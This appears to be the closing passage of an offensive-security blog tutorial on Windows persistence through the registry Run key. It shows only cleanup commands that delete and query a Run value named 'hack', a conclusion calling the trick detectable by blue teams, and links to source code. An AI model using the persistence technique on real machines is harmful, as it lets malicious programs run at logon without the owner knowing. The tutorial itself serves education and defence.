




Pwn! Everything is worked perfectly :)


After the end of the experiment, delete the keys:


```
Remove-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "hack"  
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```






windows 11 [Permalink](#)

This trick is also work on Windows 11 :










And cleanup:



## conclusion [Permalink](#)

Creating registry keys that will execute an malicious app during Windows logon is one of the oldest tricks in the red team playbooks. Various threat actors and known tools such as Metasploit, Powershell Empire provide this capability therefore a mature blue team specialists will be able to detect this malicious activity.

[RegOpenKeyEx](#)

[RegSetValueEx](#)

[RegCloseKey](#)

[Remove-ItemProperty](#)

[reg query](#)

[source code in github](#)

This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*

Source: <https://cocomelonc.github.io/tutorial/2022/04/20/malware-pers-1.html>